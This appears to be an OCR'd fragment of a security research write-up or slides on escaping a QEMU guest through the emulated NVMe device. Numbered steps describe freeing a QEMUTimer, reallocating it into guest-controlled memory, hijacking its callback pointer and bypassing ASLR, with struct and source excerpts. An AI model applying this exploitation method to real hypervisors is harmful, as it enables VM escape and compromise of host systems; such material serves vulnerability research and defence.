
Host Space




```
struct QEMUTimer {
    int64_t expire_time;        /* in nanoseconds */
    QEMUTimerList *timer_list;
    QEMUTimerCB *cb;            // function pointer
    void *opaque;               // first argument
    QEMUTimer *next;
    int attributes;
    int scale;
};
```

10. Construct another uninitialized io_req with the pointer pointing to 0x40 chunk in guest


Bypass ASLR



11. Trigger free(timer_addr). And malloc a QEMUTimer to fill in the chunk located in guest.


```
static void nvme_init_sq(NvmeSQueue *sq, NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid, uint16_t size)
{
    ...
    sq->timer = timer_new_ns(QEMU_CLOCK_VIRTUAL, nvme_process_sq, sq);
}
```

Bypass ASLR

